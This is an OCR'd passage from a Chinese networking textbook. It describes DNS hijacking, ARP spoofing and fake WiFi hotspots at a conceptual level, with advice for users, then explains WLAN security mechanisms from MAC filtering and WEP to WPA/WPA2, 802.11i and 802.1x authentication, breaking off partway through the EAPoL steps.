


图 7.9 DNS 劫持示意图


DNS 劫持强制修改了原有的<域名,IP 地址>的映射关系,将所访问的网站域名强行改为黑客自己的 IP 地址,并伪造一个服务网站。这样,在用户上网时,即使域名是正确的,也会打开黑客精心伪造的假网站,并将自己的账号密码全都发给了黑客。另外,黑客也可能会通过跳转的方式达到相同的结果。

例如,南京市内的所有 A 快递都需要经过南京市 A 公司集散中心进行中转,而如果劫匪将集散中心劫持了,强制将所有快递的收货地址改成劫匪家,这样,所有用户网购的快递就都寄往劫匪家了。


7.4.2.2　ARP 攻击

即使 DNS 没有被劫持,域名成功转换为合法的 IP 地址,之后还必须完成从 IP 地址转换到服务器的 MAC 地址的操作(假设客户和服务器在同一个网络里面,如果不在同一个网络,则以路由器的 MAC 地址来代替服务器的 MAC 地址),也就是必须从 IP 地址转换到物理网络所承认的地址,这样用户发出的消息才能被服务器收到并处理。

执行从 IP 地址映射到 MAC 地址的协议是 ARP 协议,该协议的原理非常简单,其工作原理如图 7.10 所示:源主机 A(例如它是客户端所在的主机)在子网中广播一个 ARP 请求,而目的主机 B(例如它是服务器)收到该请求后,回复一个 ARP 响应给 A,此后 A 就知道 B 的 MAC 地址了。



(a) 主机A广播发送ARP请求分组



(b) 主机B向A发送ARP响应分组

图 7.10　ARP 协议工作原理图

ARP 这种简单的工作方式导致了 ARP 较容易被黑客进行攻击。ARP 攻击就是强制修改了局域网内的这个映射关系,将所有 IP 地址本来对应的 MAC 地址强制改为黑客自己计算机的 MAC 地址,并伪造一个用户需要访问的网站。用户上网时,即使目的主机的域名和对应的 IP 地址都是正确的,但因为最后发送帧的目的 MAC 地址错了,也只能打开黑客

精心伪造的假网站。

以快递为例，虽然没有劫匪劫持A集散中心，但是坏人却伪装成收件人X，给客服打电话说："我才是X，寄件地址改了！"这样一来，虽然快递也被寄到了A集散中心，却在半路被改成了坏人的地址，因此快递员就将快递发送到了坏人那里。

7.4.2.3 伪造WiFi

伪造WiFi就是黑客自行搭建的山寨WiFi陷阱，黑客只需一台计算机、一套无线路由器以及一个网络分析软件，便可搭建与公共WiFi名称很相近的WiFi热点。

最简单的情况是，一台计算机被设置成WiFi路由器，一般不设登录密码，诱惑用户连接。而当用户使用他们搭建的WiFi时，所有的数据都要经过这台计算机才能连接到真正的因特网上，黑客就可以用软件对手机里传输的数据(例如用户在手机或者移动终端上浏览了哪些网站，这些网站又给用户回复了哪些数据，比如文字、图片等，以及用户登录时的用户名、密码等)进行监控和复制，然后利用专门的软件破译，就能轻而易举地查到用户的个人隐私。另外，黑客还可以向用户手机内传输恶性插件。

某市民张先生在某超市门前等人，手机上跳出了一个名为"SHOP WI-FI"的无线网络，连上该网络后居然能免费上网！但是，令他意想不到的是，连上了这一免费WiFi后，手机竟然进入了自动下载模式，两个名为"天天机车"和"全民泡泡"的游戏软件便自动地安装到了他的手机上。张先生由于好奇，便点进了这两款游戏准备试玩，然而刚点进去，手机便跳出了一条短信："你已经成功订阅了某某网络公司提供的增值服务，月服务费30元。"张先生只是点了进去就被扣费了，随即删除了这两款游戏，可仅仅过了半个小时，这两款游戏又自动出现在了他的手机屏幕上，始终无法删除。

通常，防止这种攻击最简单的方法就是不要贪小便宜，杜绝蹭网行为，不需要验证、不需要密码的公共WiFi风险系数很高。特别需要注意警惕那些重名的WiFi，如果发现多个重名WiFi时，要格外警惕。

用户应尽量连接可靠的热点，例如由政府支持运营，用户必须通过验证才能使用的，且公安部门也会全天候监控的热点，以及由专业的、大的电信公司/运营商提供的热点，这些热点由电信技术部门运营监控，黑客很难攻破。更重要的是尽量不要用免费WiFi进行网银、支付宝等涉及财务的操作，必须进行此类操作时，专门的应用软件客户端的安全性高于第三方浏览器。或者，在执行此类高安全性要求的操作时，在不确定绝对安全的WiFi下，最好关闭WiFi，通过数据网络进行操作，保障资金安全。

用户在发现自己的话费被异常扣费后，应立刻致电运营商客服热线，问清楚扣费的原因。在确认是吸费软件作祟后，应要求运营商关闭扣费软件的相关功能。用户的手机内应下载防止扣费的安全软件，安全软件可以对交互的数据包进行加密传输，即使黑客劫持数据包，由于有加密程序，黑客也很难从中获取有效信息。

7.4.3 WLAN的安全防护

WLAN的安全防护主要是指考虑网络本身的安全性。在IEEE 802.11中考虑了无线局域网的接入安全问题，并提供了一些身份认证技术、数据加密与完整性验证机制。

身份认证应当包括两个方面，一是验证信息的发送者和接收者是否合法，即包括对信源、信宿的认证；二是验证消息的完整性。认证技术主要用来防止主动攻击，这对于在开放

环境中的信息系统的安全性尤为重要。IEEE 802.11 标准中的身份认证只能用来对无线终端或设备进行认证,并不对用户进行认证。具体的认证方式有以下几种:

- 无线网卡物理地址(MAC)过滤。
- 服务区标识符匹配。
- 有线等效保密(Wired Equivalent Privacy,WEP)协议。
- WiFi 网络安全接入(WiFi Protected Access,WPA)。
- WAPI 安全技术。
- 其他。

7.4.3.1　无线网卡物理地址过滤

每个无线工作站的网卡都由唯一的物理地址标识,该物理地址编码方式类似于以太网的物理地址(48 位)。最简单的安全措施是网络管理员在无线局域网访问点中手工维护一组允许访问或不允许访问的 MAC 地址列表,以实现物理地址的访问过滤。

如果企业中的 AP 数量太多,为了实现整个企业中所有 AP 都可以进行统一的无线网卡 MAC 地址认证,则 AP 需要支持无线网卡 MAC 地址的集中 RADIUS 认证。

虽然无线网络应用方面提供了 MAC 地址过滤的功能,很多用户也确实使用该功能保护无线网络安全,但是由于 MAC 地址是可以随意修改的,通过注册表或网卡属性都可以伪造 MAC 地址信息。所以当通过 Sniffer 等工具查找到有访问权限的 MAC 地址信息后,还是可以伪造 MAC 地址,从而让 MAC 地址过滤功能形同虚设。

7.4.3.2　服务区标识符匹配

每个无线 AP 都有一个扩展服务集标识(Extended Service Set Identifier,ESSID)。在该措施下,无线工作站必须出示正确的 ESSID,如果与 AP 的 SSID 相同才能访问 AP。如果出示的 SSID 与 AP 的 SSID 不同,那么 AP 将拒绝无线工作站通过本服务区上网。因此可以认为 SSID 是一个简单的口令,从而提供口令认证机制,实现一定的安全。

但是,如果无线网卡的 ESSID 设定为"ANY"时(这是目前绝大多数无线网卡、无线 AP 的默认 ESSID 标识),它就能自动搜寻在信号范围内所有的接入点,发现其 ESSID,然后在试图建立连接时将自己的 ESSID 设置为与 AP 的 ESSID 相同,因此,这一道防线经常是形同虚设。如果希望无线局域网接入点 AP 对此项技术进行支持,就必须避免 AP 广播其 ESSID 号,这样无线工作站端就必须主动提供正确的 ESSID 号才能与 AP 进行关联,进而上网。

7.4.3.3　有线等效保密协议

由于无线局域网通过无线电波传输,因此容易受到攻击和干扰。链路层加密是在接入时采用加密的方法传输数据,从而限制不知道密钥的用户与 AP 间的通信。1999 年 9 月通过的 IEEE 802.11 标准中提供了有线等效保密协议。WEP 对在两台设备间无线传输的数据进行加密,用以防止非法用户窃听或侵入无线网络。

WEP 加密机制采用的是 RSA 数据安全公司开发的对称性的 RC4(Rivest Cipher)加密算法,在加密、解密端均使用相同的 40 位密钥。密钥被保存在每一个客户端及 AP 中,所有客户端和 AP 在发送与接收资料时都使用这把共享密钥(share key)来完成加密和解密。WEP 使用 RC4 保证数据的加密传输,并使用循环冗余校验码(CRC-32)来验证传输数据的

正确性。WEP 对无线终端或设备提供了两种认证方式：开放系统认证(open system authentication)和共享密钥认证(shared key authentication)。

1. 开放系统认证

开放系统认证使用明文传输，包括两个步骤：

(1) 发起认证的 STA(Station)发送管理帧，表明自己的身份并提出认证请求。

(2) 负责认证的 AP 对 STA 作出响应。

由于采用明文传输认证数据，开放系统认证的过程本身就容易被窃听，因此安全性较低，实际系统中很少采用。

2. 共享密钥认证

共享密钥认证包括 4 个步骤，使用经 WEP 加密的密文传输：

(1) 发起认证的 STA 发送一个管理帧表明自己的身份并提出认证请求。

(2) AP 响应，响应帧中包含由 WEP 加密算法产生的随机信息。

(3) STA 对随机信息用共享密钥加密，并发送该加密信息给 AP。

(4) AP 对无线客户端的加密结果进行解密，并返回认证结果。

综上所述，共享密钥认证的安全性高于开放系统认证，但是就目前的技术而言，共享密钥认证的安全性并不高。

由于在起草 WEP 标准时，美国政府在加密技术的输出限制中限制了密钥的长度，因此，标准的 64 位 WEP 使用 40 位密钥加 24 位的初始向量(initialization vector，IV)作为 RC4 的密钥。在限制放宽之后，主要厂家都用 104 位的密钥加 24 位的初始向量形成 128 位的 WEP 密钥。

RC4 是一种流式加密算法，即同一个密钥绝不能使用两次，所以使用(虽然是用明文传送的)IV 的目的是要避免重复；但 24 位的 IV 不能保证不会重复，而且 IV 的使用方式也可能使其遭受到关联式的密钥攻击。

许多 WEP 系统要求密钥用十六进制格式指定，有些用户会选择在 0～9、A～F 的十六进制字符集中可以拼成英文词的密钥，如 GOOD CODE SITE 等，这种密钥很容易被猜出来。

密钥长度还不是 WEP 存在安全性问题的主要因素，破解较长的密钥需要拦截较多的数据包，但 WEP 中 IV 雷同的可能性较高，导致长密钥根本发挥不了作用。

2001 年 8 月，Fluhrer 等人发表了针对 WEP 的密码分析，利用 RC4 加解密和 IV 的使用方式的特性，在网络上偷听几个小时后，就可以把 RC4 的密钥破解出来。这个攻击方式很快就被实现，并且出现了自动化的破解工具，用个人计算机和免费软件就能进行这种攻击。

虽然 WEP 存在弱点，但也有一定的保密作用。而在 WLAN 中，WEP 不是强制使用的，因此许多无线设施根本就没有启动 WEP。另外，WEP 中并不包含密钥的管理协定，因此在用户间共享一个秘密密钥完全是用户级的行为，没有系统的安全保障。Cam-Winget 等人(2003)认为，只要有合适的仪器，就可以在一英里(1852m)之外或更远的地方窃听到由 WEP 保护的网络。而 2005 年，美国联邦调查局的一个小组展示了用公开可得的工具在 3min 内就破解了一个用 WEP 保护的网络。

WEP 加密采用静态的保密密钥，各 WLAN 终端使用相同的密钥访问无线网络。WEP 也提供认证功能，当加密机制功能启用，客户端尝试连接上 AP 时，AP 会发出一个 Challenge Packet 给客户端，客户端再利用持有的密钥将此加密后送回 AP 以进行认证比对，只有正确无误，才能获准存取网络的资源。

40 位 WEP 具有很好的互操作性，所有通过 WiFi 组织认证的产品都可以实现 WEP 互操作。现在的 WEP 一般也支持 128 位的密钥，提供更高等级的安全加密。

从理论上说，要想破解 128 位密钥，窃听者或攻击者需要对数百亿个可能的密码逐一进行试算，因此破解几乎是不可能的。不幸的是，由于 RC4 加密算法本身的设计缺陷，窃听者其实只需要试算几百万个密钥就很容易得手。随着计算技术的不断提高，窃听者破解密钥的能力也在提高，目前，只需要截获几百万个数据包便可接入一个 WLAN。

7.4.3.4 WiFi 网络安全接入

攻击者攻击 WLAN 一般采用两种方式：

- 主动进攻方式。攻击者从 WLAN 之外向已接入该 WLAN 的某个已知用户发送一条信息（例如通过有线互联网给某个 WLAN 用户发送电子邮件），然后通过比较加密前和加密后的数据包，便可获得该用户的密钥。这种攻击比较容易被检测到，从而暴露攻击者所在的地点（因为攻击者必须在距离无线接入点较近的地方进行监听才有可能）。
- 被动进攻方式。攻击者只需要被动接收无线信号即可。因为他们很熟悉各种常用网络传输协议（这些协议往往不对信息传输进行加密）以及对应的数据包格式，因此只需要将这些信息与加密信息进行比较就能获得密钥。

为了解决针对 WLAN 的这些安全问题，WiFi 设计出了全新的安全系统 WPA，这套安全解决方案最后被集成进 IEEE 802.11i 协议体系中，专门针对 WEP 的安全缺陷。WPA 是一种基于标准的可互操作的 WLAN 安全性增强解决方案，可增强现有以及未来无线局域网系统的数据保护和访问控制水平。

WPA 于 2003 年制定，并保持与 IEEE 802.11 标准的前向兼容。完整的 IEEE 802.11i 标准在 2004 年 6 月通过，对应安全性解决方案升级为 WPA2。WPA 和 WPA2 的安全性主要体现在身份认证、加密机制和数据包检查等方面，而且还提升了无线网络的管理能力。只要部署适当，WPA 可保证 WLAN 用户的数据受到保护，并且只有授权的网络用户才可以访问 WLAN 网络。

IEEE 802.11i 的协议体系结构如图 7.11 所示。

<table>
<tr><td colspan="3">可扩展认证协议(EAP)</td></tr>
<tr><td colspan="3">IEEE 802.1x接口访问机制</td></tr>
<tr><td>临时密钥完整性协议
(TKIP)</td><td>计数器模式密码块链消息
完整码协议(CCMP)</td><td>无线健壮安全认证协议
(WRAP)</td></tr>
</table>

图 7.11 IEEE 802.11i 协议体系

IEEE 802.11i 协议体系按照功能划分为 3 层。最上层为可扩展认证协议（Extensible Authentication Protocol，EAP），对用户的接入进行认证就是基于 EAP 的各种认证协议来

完成的。其中 EAP-TLS 协议是对 AP 和客户端所拥有的数字证书进行双向认证的协议，该技术也是用于无线局域网的一种增强性网络安全解决方案。当无线工作站与 AP 关联后，是否可以使用 AP 的服务要取决于 IEEE 802.1x 的认证结果。如果认证通过，则 AP 为无线工作站打开这个逻辑端口，否则不允许用户上网。

WPA 目前有 4 种认证方式：

- WPA。又叫做 WPA 企业版，是用来替代 WEP 的机制，它继承了 WEP 的基本原理而又弥补了 WEP 的缺点。该方式使用 IEEE 802.1x 协议进行认证，这种方式需要一个认证服务器，定期为每台移动客户机生成唯一的加密密钥，并发布给各个用户。WPA 加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥；WPA 中还增加了防止数据中途被篡改的功能和认证功能。
- WPA-PSK（预先共享密钥 WiFi 保护访问）。又称为个人模式，适用于个人或普通家庭网络，使用预先共享密钥，每个用户都用相同的密钥，密钥设置的密码越长，安全性越高。WPA-PSK 只能使用 TKIP 加密方式。
- WPA2（WPA 第二版）。是 WPA 的增强型版本，与 WPA 相比，WPA2 新增了支持 AES 的加密方式。
- WPA2-PSK（WPA-PSK 第二版）。适用于个人或普通家庭网络，使用预先共享密钥，支持 TKIP 和 AES 两种加密方式。

中间层为 IEEE 802.1x 接口访问机制，该机制实现合法用户对无线网络访问的认证、授权和动态密钥管理功能。

底层包括 3 种协议：临时密钥完整性协议（Temporal Key Integrity Protocol，TKIP）、计数器模式密码块链消息认证码协议（Counter mode with Cipher-block chaining Message authentication code Protocol，CCMP）、无线健壮安全认证协议（Wireless Robust Authenticated Protocol，WRAP），该层协议可实现信息通信的机密性和完整性。

WPA 采用的加密算法有两种：TKIP 和 AES（Advanced Encryption Standard，高级加密标准，负责处理无线安全问题的加密部分）。其中 TKIP 将初始向量扩展到 48 位，并建立了相关的序列规则，与 128 位的密钥共同对数据进行加密，其抗攻击能力比 WEP 显著加强。

WPA 在保证数据完整性方面比采用 CRC 校验码的 WEP 有了很大的改进，它采用信息完整性编码（Message Integrity Code，MIC），也称为 Michael 码。WPA 使用的 MIC 中包含了帧计数器，可以避免回放攻击。

WPA2 是 WiFi 联盟验证的 IEEE 802.11i 标准的认证形式。在 WPA2 中，Michael 码由公认安全的 CCMP 所取代。

图 7.12 显示了 PSK 模式下 AP 的 WPA/WPA2 的密钥设置。

图 7.13 显示了在连接 AP 时输入密钥的界面。

PSK 模式的每个使用者必须输入密钥才能接入网络，而密钥可以是 8～63 个 ASCII 字符，或是 64 个十六进制数字（256b）。用户可以自己决定是否需要把密钥存在计算机里，以省去重复输入的麻烦，但密钥一定要存在 WiFi 的接入点中。

在 WPA 及 WPA2 的企业版中，可以与利用 IEEE 802.1x 和扩展认证协议（Extensible

设置向导 － 无线设置
本向导页面设置路由器无线网络的基本参数以及无线安全。
无线状态：开启
SSID：LILY2002
信道：自动
模式：11bgn mixed
频段带宽：自动
无线安全选项：
为保障网络安全，强烈推荐开启无线安全，并使用WPA-PSK/WPA2-PSK AES加密方式。
不开启无线安全
WPA-PSK/WPA2-PSK
PSK密码：
（8-63个ASCII码字符或8-64个十六进制字符）
不修改无线安全设置
上一步　下一步

图 7.12　PSK 模式下 AP 的 WPA/WPA2 密钥设置

无线网络连接
网络“LILY2002”要求网络密钥(也称作 WEP 密钥或 WPA 密钥)。网络密钥帮助阻止未知的入侵连接到此网络。
网络密钥(K)：*********
确认网络密钥(O)：*********
连接(C)　取消

图 7.13　密钥输入界面

Authentication Protocol，EAP)的认证服务器连接，认证服务器上保存用户证书。EAP 是一个认证框架，允许用户和网络接入服务器协商所希望的认证机制。这些机制称为 EAP 方法，现在大约有 40 种不同的方法。无线网络中常用的方法包括 EAP-TLS(EAP for Transport Layer Security，传输层安全的扩展认证协议)、EAP-SIM(将 SIM 卡作为密钥用于认证的 EAP)、EAP-AKA(EAP for UMTS Authentication and Key Agreement，通用移动通信系统认证和密钥协商机制的扩展认证协议)、PEAP(Protected Extensible Authentication Protocol，受保护的扩展认证协议)、LEAP(Light Extensible Authentication Protocol，轻量级的扩展认证协议)和 EAP-TTLS(EAP for Tunneled Transport Layer Security，隧道传输层安全的扩展认证协议)等。当 EAP 被基于 IEEE 802.1x 的网络接入设备调用时，EAP 方法可以提供一个安全认证机制，并在用户和网络接入服务器之间协商一个安全的 PMK(Pairwise Master Key，成对主密钥)。该 PMK 可以用于使用 TKIP 和 AES 加密的无线会话。这种功能可以实现有效的认证控制以及与已有信息系统的集成。

在 WPA 模式下，需要用到 IEEE 802.1x。下面介绍一下 IEEE 802.1x 的认证技术。

IEEE 802.1x 基于端口对用户的接入进行控制，也可以用在 WiFi 网络。最初的 IEEE 802.1x 需要在交换机上安装 IEEE 802.1x 服务器软件，在用户端安装客户软件，IEEE 802.1x 协议使得用户的接入可以直接由接入交换机进行控制。

IEEE 802.1x 协议是一个基于客户/服务器的访问控制和认证协议，其核心是 EAPoL (Extensible Authentication Protocol over LAN，基于局域网的可扩展认证协议)。IEEE 802.1x 可以限制未经授权的用户/设备通过接入端口(access port)访问 LAN/WLAN。在认证通过之前，IEEE 802.1x 只允许 EAPoL 的帧通过交换机端口；认证通过以后，正常的数据帧才可以顺利地通过以太网端口。

IEEE 802.1x 协议的端口访问实体包含 3 部分：

- 请求者。被认证的用户/设备，必须运行符合 IEEE 802.1x 客户端标准的软件，微软的 Windows 操作系统具有该软件。
- 认证者。对接入用户/设备进行认证的交换机等接入设备，根据客户端当前的认证状态，控制其与网络的连接状态。
- 认证服务器。接受认证者的请求，对请求访问网络资源的用户/设备进行实际认证功能的设备。认证服务器通常为前面所提到的 RADIUS 服务器，保存了用户名及密码，以及相应的授权信息。认证服务器还负责管理由认证者发来的审计数据。微软的 Windows Server 操作系统自带 RADIUS 服务器组件。

EAPoL 的认证过程如下：

(1) 客户端程序发出请求认证的数据帧给交换机，启动一次认证过程。

(2) 交换机收到请求认证的数据帧后，发出请求数据帧，要求客户端程序传送用户名信息。

(3) 客户端程序将用户名信息通过数据帧发给交换机。交换机将客户端发来的数据帧封包后发给认证服务器。

(4) 认证服务器收到用户名信息后，查询数据库，找到该用户名对应的密码信息。然后，认证服务器随机生成一个密钥 K，对密码进行加密。

(5) 认证服务器将 K 发给交换机，由交换机发给客户端程序。

